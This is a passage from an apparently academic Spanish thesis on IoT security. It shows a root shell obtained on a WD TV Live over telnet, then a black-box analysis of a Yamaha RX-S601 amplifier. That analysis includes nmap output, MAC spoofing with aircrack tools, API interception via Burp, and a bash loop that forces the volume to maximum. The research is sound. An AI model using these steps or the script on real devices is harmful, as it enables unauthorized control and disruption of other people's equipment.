root@kali:~/wdtvlive_upload# nc -v 192.168.1.189 23

192.168.1.189: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.1.189] 23 (telnet) open
??????!????


BusyBox v1.10.0 (2016-03-23 20:30:43 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/webserver/htdocs #
```

¡Bien! Hemos logrado un acceso al Shell de nuestro reproductor multimedia. Llegados a este punto, un usuario malicioso podría tratar de controlar este "inofensivo" reproductor multimedia y realizar en *background* tareas maliciosas.

Una última pregunta nos hacemos: ¿con que usuario se estaba iniciando el servidor web? ¿Tendremos permisos de superusuario?¿O habrá que intentar escalarlos?

Intentamos en la Shell abierta usar el comando *whoami* [21], pero parece ser que en este *BusyBox* [22] de Linux instalado en el dispositivo tiene un juego de comandos muy reducido y el comando *whoami* no existe. Una prueba sencilla fue crear un fichero en */tmp* y ver con que usuario/grupo se ha creado:

```
/webserver/htdocs # whoami
whoami
/bin/sh: whoami: not found
/webserver/htdocs # cd /tmp
cd /tmp
/tmp # touch kk.txt
touch kk.txt
/tmp # ls -l kk.txt
ls -l kk.txt
-rw-r--r--    1 root     root             0 Oct 13 22:01 kk.txt
/tmp #
```

[19] Telnetd: https://www.freebsd.org/cgi/man.cgi?query=telnetd&sektion=8

[20] Netcat: Herramienta que nos permite abrir un socket y enviar todo lo que llegue por entrada estándar y mostrar por salida estándar todo lo que sea recibido por el socket. Gracias a esto es posible asociar netcat a, por ejemplo, un Shell. http://netcat.sourceforge.net/

[21] Whoami: Comando que permite averigua el usuario en la sesión actual. Equivale a Who am I? o ¿Quién soy yo?

[22] BusyBox: Programa que combina muchas utilidades estándares de Unix en un solo ejecutable. También se le define como la navaja suiza de los sistemas con Linux embebido. Gracias a el tienes un juego de comandos Linux/Unix. https://busybox.net/

Se ha creado el fichero como *root*, en otras palabras, nuestra sesión es de administrador: como todo se ha levantado desde un script PHP significa que el servidor web está ejecutándose como usuario administrador (*root*). Por tanto, cualquier vulnerabilidad en el panel PHP tomará el control total del dispositivo.

¿Qué puede hacer un usuario malicioso teniendo el control total del dispositivo? Pues no sería muy difícil pensar que este dispositivo puede formar parte de una *botnet* e instalarle scripts para minado de *Bitcoins* o para coordinar un ataque de *DDoS* como hemos visto anteriormente, y todo sin saber que mientras vemos una película estamos formando parte de las acciones de un intruso. Finalmente descubrimos que este *telnet* como su panel web están activos incluso cuando el dispositivo está en *Stand by (o en espera)* lo que mejora su disponibilidad.

Teniendo en cuenta que todo esto funciona en StandBy… ¿No sería un buen dispositivo IOT para formar parte de una *botnet* como *Mirai*? ¿Existirán dispositivos expuestos en Internet? Lo veremos posteriormente.

3.2 Caja negra: Amplificador Yamaha

Vamos a analizar un amplificador *Yamaha* con todo tipo de funcionalidades vía LAN e Internet: Conectividad con *Spotify*, conectividad de radio por Internet (mediante servicio *vTuner*[23]), manejo con la app móvil de *IOS* y *Android*, envío de contenidos de audio al amplificador directamente, etc.

Lo atractivo de este amplificador es que aglutina distintos protocolos vía red inalámbrica o cableada, muchos de ellos están diseñados en un ámbito de red local (la cual, es considerada de “confianza”).

En este caso no vamos a investigar el firmware desde el interior, si no que vamos a probar a hacerlo como caja negra, tratando de averiguar defectos de diseño para el usuario que lleven a errores en la configuración o posibles vulnerabilidades.

Resaltar que la versión de firmware de este dispositivo es la última lanzada por Yamaha en la fecha del comienzo de este TFM. De hecho, *Yamaha* está soportando aún este dispositivo, puesto que lanzó una actualización nueva[24] durante el desarrollo del TFM, por tanto, se puede considerar un análisis sobre un dispositivo dentro de su recorrido en su soporte postventa.

3.2.1 Primeras pistas

Lo primero es hacer un *nmap*[25] a la IP del amplificador:

```
root@kali:~/# nmap -sV -O -p1-65535 192.168.1.7
Starting Nmap 7.60 ( https://nmap.org ) at 2018-11-02 11:54 EDT
Nmap scan report for Yamaha-AV (192.168.1.7)
Host is up (0.0046s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE    VERSION
80/tcp    open  http       Yamaha AV device httpd (model: RX-S601)
5000/tcp  open  rtsp
49153/tcp open  unknown
49154/tcp open  http       Yamaha AV device httpd (model: RX-S601)
50000/tcp open  ibm-db2?
51310/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, p
t https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5000-TCP:V=7.60%I=7%D=11/2%Time=5BDC7362%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,9C,"HTTP/1\.1\x20401\x20Unauthorized\r\nContent-Length:\x200\r
SF:\nServer:\x20AirTunes/211\.1\r\nWWW-Authenticate:\x20Digest\x20realm=\"
SF:airplay\",\x20nonce=\"MTY1Mjc3MSCOxUQBAHzrKy7XjZf0UCvQ\"\r\n\r\n")%r(RT
SF:SPRequest,9C,"RTSP/1\.0\x20401\x20Unauthorized\r\nContent-Length:\x200\
SF:r\nServer:\x20AirTunes/211\.1\r\nWWW-Authenticate:\x20Digest\x20realm=\
SF:"airplay\",\x20nonce=\"MTY1Mjc3MSCOxUQBAHzrKy7XjZf0UCvQ\"\r\n\r\n")%r(H
SF:TTPOptions,9C,"HTTP/1\.1\x20401\x20Unauthorized\r\nContent-Length:\x200
SF:\r\nServer:\x20AirTunes/211\.1\r\nWWW-Authenticate:\x20Digest\x20realm=
SF:\"airplay\",\x20nonce=\"MTY1Mjc5MSB9ntWL7zRgjcKC/14dpMYM\"\r\n\r\n")%r(
```

[23] vTuner Plataforma de radio por Internet donde se recopilan distintas emisoras por categorías: http://www.vtuner.com
[24] Actualización con versión 2.59 publicada por Yamaha Corporation el 4 de octubre de 2018 para el Yamaha RX-S601
[25] Nmap, herramienta para el rastreo de puertos sobre una IP. Actualmente incluye una gran flexibilidad.

```
SF:FourOhFourRequest,9C,"HTTP/1\.1\x20401\x20Unauthorized\r\nContent-Lengt
SF:h:\x200\r\nServer:\x20AirTunes/211\.1\r\nWWW-Authenticate:\x20Digest\x2
SF:0realm=\"airplay\",\x20nonce=\"MTY1Mjc5MSB9ntWL7zRgjcKC/14dpMYM\"\r\n\r
SF:\n")%r(SIPOptions,AE,"RTSP/1\.0\x20401\x20Unauthorized\r\nContent-Lengt
SF:h:\x200\r\nServer:\x20AirTunes/211\.1\r\nWWW-Authenticate:\x20Digest\x2
SF:0realm=\"airplay\",\x20nonce=\"MTY1Mjc5MSB9ntWL7zRgjcKC/14dpMYM\"\r\nCS
SF:eq:\x2042\x20OPTIONS\r\n\r\n");
MAC Address: [redacted] (Texas Instruments)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https:
Nmap done: 1 IP address (1 host up) scanned in 214.98 seconds
```

Figura 28 – Extracto de upload.php

Tras averiguar la IP con la que se conecta y ver que en *nmap* hay un puerto 80 y que parece de tipo http (ya confirmamos que no hay posibilidad de https al no estar el 443 abierto ni otro que pudiese hacer el mismo efecto). Puedo comprobar el siguiente panel web:




Figura 29 – Panel web trasero sin autenticación mediante usuario y contraseña

Un panel sin autenticación de tipo usuario y contraseña, donde podemos configurar algunas cosas.

Se puede configurar únicamente el nombre, la red, hacer backup de la configuración (o recuperarla) y la actualización del firmware sin poder subir el fichero.

Además, permite configurar *AirPlay*[26] aunque es curioso que no se puede configurar desde el mando a distancia en los menús de la TV, es más, en este panel web permite incluso poner una contraseña al protocolo. ¿Pero qué sentido tiene que esta opción esté aquí y no en el menú de la TV y a la vista de todos? Si pongo la contraseña aquí y está visible a todos en este panel … Si alguien la cambia puede interrumpir el servicio o conectarse para poner su propia música igualmente.




Figura 30 – Panel trasero con configuración de AirPlay

El puerto 5000 es de *Airplay*: si accedemos vía http pide identificación y funcionaría si ponemos usuario admin y la contraseña de *Airplay* , cogiéndonos esos credenciales y llevándonos a un error 404, sin embargo, si ponemos la contraseña mal muchas veces nos lleva a error 453. Con lo que se confirma que el servicio usa el puerto. Además, buscando documentación en Internet parece ser que este protocolo se alterna con otro puerto de tipo UDP para poder recibir audio.

[26] Airplay es un protocolo creado por Apple para la transmisión de vídeo, música, imágenes, etc desde un equipo Apple (Macbook, iPhone, iPad, etc.) mediante red Wifi

La forma que propone *Yamaha* para proteger accesos no autorizados es con un filtrado *MAC*[27] que por lo visto solo se puede configurar (en este modelo) desde el mando a distancia a través de sus menús en la TV. Gracias al filtrado *MAC* o filtrado de direcciones físicas, podemos restringir que direcciones MAC tienen autorizado el acceso, si está desactivado se entiende que autoriza a todos los dispositivos de la red. Vamos a probarlo que efecto tiene, si lo activamos y no introducimos ninguna dirección MAC autorizada nos restringe la conexión al panel con el siguiente error:




Figura 31 – El panel web se restringe via filtrado MAC

La app movil que maneja el amplificador nos notifica que el filtrado MAC está activo y nos restringe el acceso.

Sobre esta configuración pruebo el resto de servicios y puedo comprobar que puedo usar *AirPlay* (introduciendo la contraseña en el caso de que se haya puesto), también ocurre en los protocolos sin autenticación, siendo detectable desde la LAN en *Spotify Connect* y lo mismo desde un equipo *Windows* si trato de transmitir audio (por *DLNA*):




Figura 32 – Reproducción de audio via DLNA con el filtrado MAC activo

En el manual de usuario de este dispositivo en concreto se explica muy escuetamente en que consiste el filtrado *MAC* y no dice exactamente que protege. Por ahora, todo apunta a que el filtrado *MAC* únicamente protege el panel web sin usuario/contraseña y la app móvil. Leyendo el manual encontramos que existe la opción *DMC Control* que si se desactiva puede restringir a dispositivos compatibles con *DLNA* manejar el dispositivo. Esto incluye a, por ejemplo, el envío de audio mediante Android o Windows dándonos un error si lo desactivamos:




Figura 33 – Envío de audio mediante Windows no funciona con DMC Control deshabilitado

[27] Filtrado MAC: es muy utilizado en routers para poder rechazar un equipo por su dirección física o dirección MAC (Media Access Control, perteneciente al nivel OSI 2) que en teoría vienen asignada de fábrica, sin embargo, se ha demostrado que no es una barrera segura puesto que mediante el sistema operativo se puede suplantar la dirección MAC actual por la que deseemos, siendo fácil saltarse el filtrado MAC en routers WIFI mediante la búsqueda de direcciones MAC físicas de dispositivos legítimos.

3.2.2 Suplantando la dirección MAC

Las direcciones *MAC* va asociado a la tarjeta de red de fábrica y en el pasado no se podía cambiar o era muy difícil, sin embargo, los sistemas operativos de hoy día permiten alterarla sin problema. Si se logra alterar la dirección MAC de la tarjeta de red por otra que si esté autorizada se podría saltar este filtrado *MAC*.

Partimos de que el filtrado *MAC* no se sugiera al usuario como un medio de seguridad por defecto. Imaginemos el supuesto que tenemos acceso a la red local a la que está conectada al dispositivo: El típico bar que pone un amplificador de este tipo y lo conecta a la red del bar, no es difícil ver en pequeños bares que a sus clientes les dan la clave del WIFI del mismo router donde están conectado absolutamente todo lo del bar. En un supuesto así y con el amplificador con la configuración por defecto ya tendríamos acceso al amplificador, pero imaginemos que por el motivo que sea este filtrado *MAC* está activo ¿Cómo averiguamos que dirección *MAC* poner en la tarjeta de red para suplantar a un dispositivo autorizado?

Lógicamente buscar todas las *MACs* de una red no es una operación fácil, especialmente si la red es cableada ya que los *switches*, a diferencia de los *hubs*, dividen la red en dominios de colisión, es decir, vía cable solo podríamos ver dispositivos que estén en el mismo dominio de colisión o cuyas *MACs* ya conozcamos. En cambio, dentro de una red WIFI es muy diferente, ya que todos comparten un medio que es el aire, donde cada uno de ellos recoge solo la información que va dirigida a la dirección *MAC* de su tarjeta de red. Con esto quiero decir que una red inalámbrica es un buen objetivo si los dispositivos que podrían valernos para suplantar la MAC están conectados a este tipo de red.

En Kali Linux ponemos la tarjeta WIFI en modo monitor

```
root@kali:~/# airmon-ng start wlan0
PHY     Interface       Driver          Chipset

phy0    wlan0           brcmsmac        Broadcom on bcma bus, information limite
d

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan
0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Buscamos nuestro punto de acceso:

```
root@kali:~/# airodump-ng wlan0mon
```

Inmediatamente empiezan a aparecer los puntos de acceso a nuestro alrededor, buscamos el punto de acceso de la red conocida y copiamos su *MAC* (*BSSID*). Inmediatamente después nos ponemos a escuchar en esa red, para ello especificamos la MAC del punto de acceso, su canal, y la interfaz de red por la que escuchar (*wlan0mon*), donde D0:17:C2:XX:XX:XX es la MAC de nuestro punto de acceso:

```
root@kali:~/# airodump-ng -c 3 --bssid D0:17:C2:XX:XX:XX wlan0mon
```

Y a medida que vaya detectando paquetes en la red irán apareciendo las direcciones MAC de los dispositivos en esa red WIFI:

```
CH  3 ][ Elapsed: 42 s ][ 2018-10-31 19:43

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

D0:17:C2[illegible] -29 100      414      358    7   3  54e  WPA2 CCMP   PSK [illegible]

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

D0:17:C2[illegible] C4:3A:BE[illegible] -36    0 - 6      0      120
D0:17:C2[illegible] 8C:85:90[illegible] -41    0 -24e     0       37
D0:17:C2[illegible] 30:D6:C9[illegible] -54   54e-24      0      145
D0:17:C2[illegible] 88:4A:EA[illegible] -54   36e-12    542      127
D0:17:C2[illegible] B0:A2:E7[illegible] -72    0 - 6      0        3
```

Figura 34 – Clientes de una red WIFI

Podemos ir probando las diferentes direcciones *MAC* cambiando la de nuestra tarjeta de red WIFI de esta forma:

```
root@kali:~/# ifconfig wlan0 hw ether 00:00:00:00:00:00
```

Donde 00:00:00:00:00:00 debe reemplazarse por la dirección *MAC* a probar. Después, conectados a la red WIFI abrir el panel web en la IP del amplificador y ver que no nos deniega el acceso.

3.2.3 Investigación de las peticiones a la API (app móvil)

Si hemos suplantado la *MAC* o simplemente estemos en una red con un amplificador con su configuración por defecto para el panel web, en este punto, nos interesa que cosas podemos hacer y de que forma puede verse afectado el correcto servicio del amplificador por algiuen con malas intenciones. Por tratar de averiguar un poco mejor como trabajan esos puertos abiertos, voy a tratar de ver como trabaja esa aplicación móvil que gestiona el amplificador.

Como el protocolo es propietario de *Yamaha*, podríamos interponer un *proxy* entre el movil y el amplificador que vaya reenviando las peticiones y a la vez guardando como se han hecho esas peticiones.

Ese *proxy* intermediario se configura agilmente desde un *Kali Linux* que esté en la misma red que el smartphone y el amplificador, usando el software *Burp Suite*[28] en su versión gratuita. Para ello iniciamos *Burp Suite* como un proyecto temporal usando las opciones por defecto de *Burp*. Ya en Burp, vamos a la pestaña *Proxy*, y a la subpestaña *Options*; en *Proxy Listeners* añadimos un nuevo listener.




Figura 35 – Burp Suite añadir un listener

Seleccionamos que sea para todas las interfaces de la máquina *Kali* y especificamos un puerto, en mi caso el 1234. Nos pedirá una confirmación de si realmente queremos crear el *listener* para todas las interfaces de red, diremos que si. Vamos a la pestaña de *Proxy* y la subpestaña *Intercept* y nos aseguramos, por ahora, que *Intercept is Off*, es decir, el botón sin estar pulsado.

Ahora, en el terminal móvil Android donde está la aplicación de *Yamaha*, editamos la configuración de nuestra red WIFI y activamos la opción de *Proxy* en “manual”. Introducimos la IP del *proxy* la de nuestra máquina *Kali* (en mi caso 192.168.1.54) que hará de intermediaria y el puerto 1234 que pusimos en *Burp*. Guardamos y reconectamos a la red. A partir de este punto, todo lo que haga el móvil por HTTP pasará por *Burp*.

Figura 36 – Configuración de proxy en Android

Abrimos la aplicación de *Yamaha* y nos conectamos al amplificador. En *Burp* se desplegarán una gran cantidad de peticiones.

---

[28] Burp Suite: https://portswigger.net/burp

La primera petición que realiza la hace en el puerto 48354 y simplemente es para ver que ha identificado un dispositivo con información básica y le indica a la app que el resto de peticiones se realizan por el puerto 80.

Posteriormente la app móvil todas las peticiones que desencadena las hace por el puerto 80, una petición interesante las hace en http://ip/YamahaRemoteControl/desc.xml descargando todas las funcionalidades disponibles.

Podemos ver peticiones de si hay auriculares conectados o, por ejemplo, que estamos escuchando:

```
HTTP/1.1 200 OK
Server: Network_Module/1.0 (RX-S601)
Content-Type: text/xml; charset="utf-8"
Content-Length: 429
Connection: close

<YAMAHA_AV rsp="GET"
RC="0"><NET_RADIO><Play_Info><Feature_Availability>Ready</Feature_Availability><Playback_Info>Play</Playback_Info><Time><Elaps
 4 Ever</Station><Album></Album><Song>Rocco Ventrella -
Alleria</Song></Meta_Info><Album_ART><URL>/YamahaRemoteControl/AlbumART/AlbumART7981.jpg</URL><ID>79816</ID><Format>JPEG</Form
V>
```

Si probamos por ejemplo desde la app a capturar una petición como apagar el amplificador, por ejemplo:

```
POST /YamahaRemoteControl/ctrl HTTP/1.1
CONTENT-TYPE: text/xml; charset="utf-8"
User-Agent: AV Controller/5.01 (Android)
Accept: */*
Accept-Language: en-us
Content-Length: 147
Host: 192.168.1.7:80
Connection: close

<?xml version="1.0" encoding="utf-8"?><YAMAHA_AV cmd="PUT"><Main_Zone><Power_Control><Power>Standby</Power></Power_Control></Main_Zone></YAMAHA_AV>
```

Burp Suite nos permite dar con el botón derecho de la petición y copiar como un comando *CURL*, podemos editarlo, y en vez de "*Stand By*" ponerle en "*ON*" ¿Cómo sabemos que es ON el parametro nuevo? En las peticiones iniciales de la app movil al amplificador, como vimos antes, le indica los comandos aceptados y sus parametros:

```
▼<Menu Func="Power_Control" Title_1="Power Control">
  ▼<Menu Func="Power" Title_1="Power">
     <Put_1 Func="Power_On" ID="P2">On</Put_1>
     <Put_1 Func="Power_Standby" ID="P2">Standby</Put_1>
   </Menu>
```

Figura 37 – Extracto de desc.xml que indica los valores posibles para Power_Control

Simplemente pegamos el comando *CURL* en un terminal y reemplazamos *Standby* por *ON*:

```
root@kali:~# curl -i -s -k  -X $'POST' \
>     -H $'CONTENT-TYPE: text/xml; charset=\"utf-8\"' -H $'User-Agent: AV Controller/5.01 (An
droid)' -H $'Accept: */*' -H $'Accept-Language: en-us' -H $'Content-Length: 147' -H $'Host: 1
92.168.1.7:80' -H $'Connection: close' \
>     --data-binary $'<?xml version=\"1.0\" encoding=\"utf-8\"?><YAMAHA_AV cmd=\"PUT\"><Main_
Zone><Power_Control><Power>On</Power></Power_Control></Main_Zone></YAMAHA_AV>' \
>     $'http://192.168.1.7/YamahaRemoteControl/ctrl'
```

El amplificador se encenderá, es decir, sin saber como funcionaba ya podemos generar nuestros comandos *CURL* para testar y ver como reacciona el amplificador y hacer que el dispositivo haga acciones inapropiadas (si no hay filtrado *MAC* o hemos suplantado la *MAC*) como estar mandando peticiones *CURL* constantes subiendo el volumen impidiendo que al mover el control de volumen este pueda manejarse.

La idea es ver si podemos manejar el volumen independiente de las opciones mas restrictivas de *AirPlay* y *DLNA* (*DMC Control* a desactivada), mediante esta API descubierta (que si está gobernada por el filtrado MAC) y ver hasta que punto se puede manipular sus opciones de seguridad a distancia.

Decir que el protocolo de *Spotify Connect* funcionará igualmente tanto si está activado el filtrado MAC, como si el *DMC Control* está a desactivado (para *DLNA*) e independientemente a la configuración de *Airplay* (solo posible su configuración via web).

3.2.4 Ataque de control de volumen al máximo sin poder bajarlo

Con todo lo visto hasta ahora puedo idear un primer ataque para gastar una “pequeña” broma desde red local:

```
#!/bin/bash
while :
do
        echo "Pulse [CTRL+C] para detenerlo.."
        sleep 3

        curl -i -s -k  -X $'POST'     -H $'Host: 192.168.1.7:80' --data-binary
$'<?xml version=\"1.0\" encoding=\"utf-8\"?><YAMAHA_AV cmd=\"PUT\"><Main_Zone><
Volume><Lvl><Val>+160</Val><Exp>1</Exp><Unit>dB</Unit></Lvl></Volume></Main_Zon
e></YAMAHA_AV>'     $'http://192.168.1.7/YamahaRemoteControl/ctrl'


done
```

Figura 38 – Ejemplo de pequeño exploit sobre el volumen

Este script sube el volumen cada 3 segundos a +16db el volumen, o lo que es lo mismo a todo volumen de este amplificador. Si lo bajamos manualmene en el amplificador, 3 segundos despues una petición lo pondrá al máximo. Funciona perfectamente con *DMC Control* a desactivado, la cual no parece que tenga ningún efecto sobre la API.

3.2.5 Investigación de las peticiones a la API (panel web) y opciones ocultas

Si volvemos al menú web de antes, inspeccionandolo con herramientas para webmasters de *Chrome* y revisando el código *HTML*, *CSS* y *JavaScript*, descubrimos que hay mas opciones que se han deshabilitado y ocultado. Al parecer este firmware se ha desarrollado para mas de un modelo de *Yamaha* y quedan clasificadas las funcionalidades disponibles en función de la categoria del dispositivo (si es de gama baja, media o alta):

```
var g_modelNameLow = [
"RX-V479",
"HTR-4068",
"RX-A550",
"RX-V579",
"HTR-5068",
"TSR-5780",
"RX-S601",
"RX-S601D"
];
var g_modelNameMiddle = [
"RX-V679",
"HTR-6068",
"RX-A750",
"TSR-6780",
"RX-V779",
"RX-AS710",
"RX-AS710D",
"RX-A850"
];
var g_modelNameHigh = [
"RX-V1079",
"RX-A1050",
"RX-V2079",
"RX-A2050",
"RX-V3079",
"RX-A3050",
"CX-A5100"
```

Figura 39 – Clasificación de modelos según categoría por JavaScript

En nuestro caso, el modelo utilizado está clasificado como de gama baja por eso muchas opciones no aparecen.

Además en el panel se ve que todas las peticiones atacan a una URL con parametros XML (http://IP/YamahaRemoteControl/Ctrl) que es la misma URL al que accede la app movil.

Revisando el codigo HTML generado por el panel se pueden ver capas ocultas relativas a otras funciones no visibles en el panel, como el filtrado *MAC* (en realidad este modelo si tiene la función pero solo en los menús del mando a distancia):

```
<!-- MAC address filter -->
▼<div id="settingMacFilter" class="settingFrame" style="top: 0px; display: block;">
  ▶<div class="settingMacTxt" style="top: 40px;">…</div>
  ▶<div class="settingMacTxt" style="top: 60px;">…</div>
  ▶<div class="settingMacTxt" style="top: 80px;">…</div>
  ▶<div class="settingMacTxt" style="top: 100px;">…</div>
```

Figura 40 – Codigo HTML de la opción de filtrado MAC oculta en el panel

Con estas opciones ocultas indica que este análisis **se podría usar para continuar la auditoría de seguridad del panel web y de la API del firmware para toda una familia de modelos de *Yamaha*** de distintas categorías.

En mi caso, como el panel web es un HTML estático con una serie de ficheros *JavaScripts*, una *CSS* y un "puñado" de imágenes, me los descargué. Haciendo una serie de cambios en los *JavaScripts* para que referencie adecuadamente a la IP del amplificador, modificando la porción de código donde reacciona al panel web en función de su categoría y y ejecutandolo en *Internet Explorer 11* (que por lo visto evita el control de acceso HTTP o CORS[29] para peticiones AJAX de IPs/dominios cruzados):

```
if( (EXISTTAG(xmlData, 'Service') == true) && (EXISTTAG(xmlData, 'Info') == true) && EXISTT
val = GEBTN(xmlData, 'Web_Control', '');
switch( val ) {
case "Basic 2":
g_Info.m_bootMode = 1;
break;
case "Full":
g_Info.m_bootMode = 2;
break;
default:
g_Info.m_bootMode = 0;
break;
}
```

Figura 41 – Código JavaScript que decide la categoría del dispositivo

Podemos poner todas las opciones a 2, para simular que este panel se ejecute en modo full. Al refrescar nos encontraremos con un panel de configuración ampliado con opciones perfectamente usables:




Figura 42 – Filtrado MAC ahora disponible en el panel web trasero tras desbloquearlo

Es curioso que en este nuevo panel desbloqueado hagamos cosas que el amplificador ya nos dejaba desde el mando a distancia: filtrado *MAC*, poder cambiar el valor de si queremos que la red esté activa al apagar el dispositivo, etc. es decir, si un amplificador es de mayor categoría dejan mas accesibles las mismas funciones. Además, parece que la API funciona perfectamente independientemente de la categoría del amplificador, simplemente se restringen las funcionalidades visibles via JavaScript. También se puede acceder a otro panel que permite controlar volumen, lo que se está reproduciendo en ese momento:

[29] CORS o Cross-Origin Resource Sharing, es un Sistema que permite que ciertos recursos de una página web no puedan ser solicitados desde un dominio/ip diferente. Por ejemplo, un navegador mostrando una página en la IP/dominio A se le pueden restringir que un JavaScript pueda ser solicitado a un IP/dominio B.

Figura 43 – Panel web sobre lo que está reproduciendo desbloqueado (originalmente solo disponible en gama alta)

Ya podemos averiguar mas llamadas de la API y poder controlar o conocer mas cosas del dispositivo via red.

3.2.6 Investigación de las peticiones a la API (superpanel expuesto)

Ahora a esta parte web, vamos a usar *OWASP Dirbuster*[30] para que busque mediante diccionario posibles URLs al margen de la API descubierta. Al poco de ejecutarlo vemos los primeros resultados.


